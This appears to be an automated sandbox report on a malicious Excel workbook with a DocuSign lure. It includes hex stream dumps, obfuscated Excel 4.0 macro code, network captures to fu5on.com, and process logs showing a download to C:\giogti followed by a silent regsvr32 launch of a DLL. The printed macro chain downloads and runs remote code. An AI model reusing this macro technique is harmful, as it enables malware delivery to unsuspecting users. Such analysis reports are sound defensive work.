Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.25260634675
Base64 Encoded:	False

General	
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . R . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326317

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326317
Entropy:	7.65589543371
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!IE349&"32", "Cr"&?????2!IG377&"yA", "JCJ", ?????2!HV347&?????2!HV362, 0)
```

```
CALL("U"&?????2!IG367, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HV347&?????2!HV362&?????2!HV376, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!IE349&""32"",""Cr""&?????2!IG377&""yA"",""JCJ"",?????2!HV347&?????2!HV362,0)",,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!IE349&""32"",""Cr""&?????2!IG377&""yA"",""JCJ"",?????2!HV347,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!IG367,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HV347&?????2!HV362&?????2!HV376,0,0)"=EXEC(????3!W36&?????2!HV347&?????2!HV362&?????2!HV376)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 42

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:11:35.057495117 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.188730001 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:35.188841105 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.189826012 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.319106102 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:35.322094917 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:35.322139978 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:35.322163105 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:35.322283030 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.322338104 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.334971905 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.464605093 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:35.464823961 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.465523005 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:35.633904934 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425019026 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425088882 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425136089 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425164938 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425200939 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425237894 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425270081 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425306082 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425343037 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425379038 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.425687075 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:38.431236029 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:38.431284904 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:38.554702044 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.554769039 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.554812908 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.554852962 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.554894924 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.554905891 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:38.554948092 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:38.555027008 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:38.555042982 CET	49727	443	192.168.2.3	67.212.179.162
Nov 29, 2020 04:11:38.560138941 CET	443	49727	67.212.179.162	192.168.2.3
Nov 29, 2020 04:11:38.560343027 CET	49727	443	192.168.2.3	67.212.179.162

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:11:17.040965080 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:17.068289995 CET	53	53195	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:11:17.695233107 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:17.731081963 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:18.422483921 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:18.449469090 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:19.134962082 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:19.162138939 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:20.139287949 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:20.166182995 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:20.993854046 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:21.020991087 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:21.836072922 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:21.863251925 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:22.562308073 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:22.589546919 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:23.296447039 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:23.323738098 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:24.571537971 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:24.607135057 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:29.412024975 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:29.439390898 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:30.374480009 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:30.411803961 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:30.791141033 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:30.830338001 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:31.805041075 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:31.841120958 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:32.817656040 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:32.853477001 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:34.822767973 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:34.858381033 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:34.907048941 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:35.055612087 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:38.833645105 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:38.869149923 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:44.334655046 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:44.362035990 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 04:11:51.737761021 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:11:51.775012016 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 04:12:00.199516058 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:12:00.243565083 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 04:12:07.514205933 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:12:07.541361094 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 04:12:19.310611963 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:12:19.337636948 CET	53	60633	8.8.8.8	192.168.2.3
Nov 29, 2020 04:12:22.438508987 CET	61292	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:12:22.475620985 CET	53	61292	8.8.8.8	192.168.2.3
Nov 29, 2020 04:12:53.961244106 CET	63619	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:12:53.988511086 CET	53	63619	8.8.8.8	192.168.2.3
Nov 29, 2020 04:12:55.458950996 CET	64938	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:12:55.496804953 CET	53	64938	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:11:34.907048941 CET	192.168.2.3	8.8.8.8	0x7092	Standard query (0)	fu5on.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:11:35.055612087 CET	8.8.8.8	192.168.2.3	0x7092	No error (0)	fu5on.com		67.212.179.162	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 29, 2020 04:11:35.322139978 CET	67.212.179.162	443	192.168.2.3	49727	CN=fu5on.com CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Nov 09 01:37:15 CET 2020 Thu Mar 17 17:40:46 CET 2016	Sun Feb 07 01:37:15 CET 2021 Wed Mar 17 17:40:46 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5588 Parent PID: 792

General

Start time:	04:11:28
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xba0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	112F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	112F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	112F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3FCC0BB9.tmp	success or wait	1	D1495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	C120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	C1211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	C1213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	C1213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 4012 Parent PID: 5588

General

Start time:	04:11:37
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xcf0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis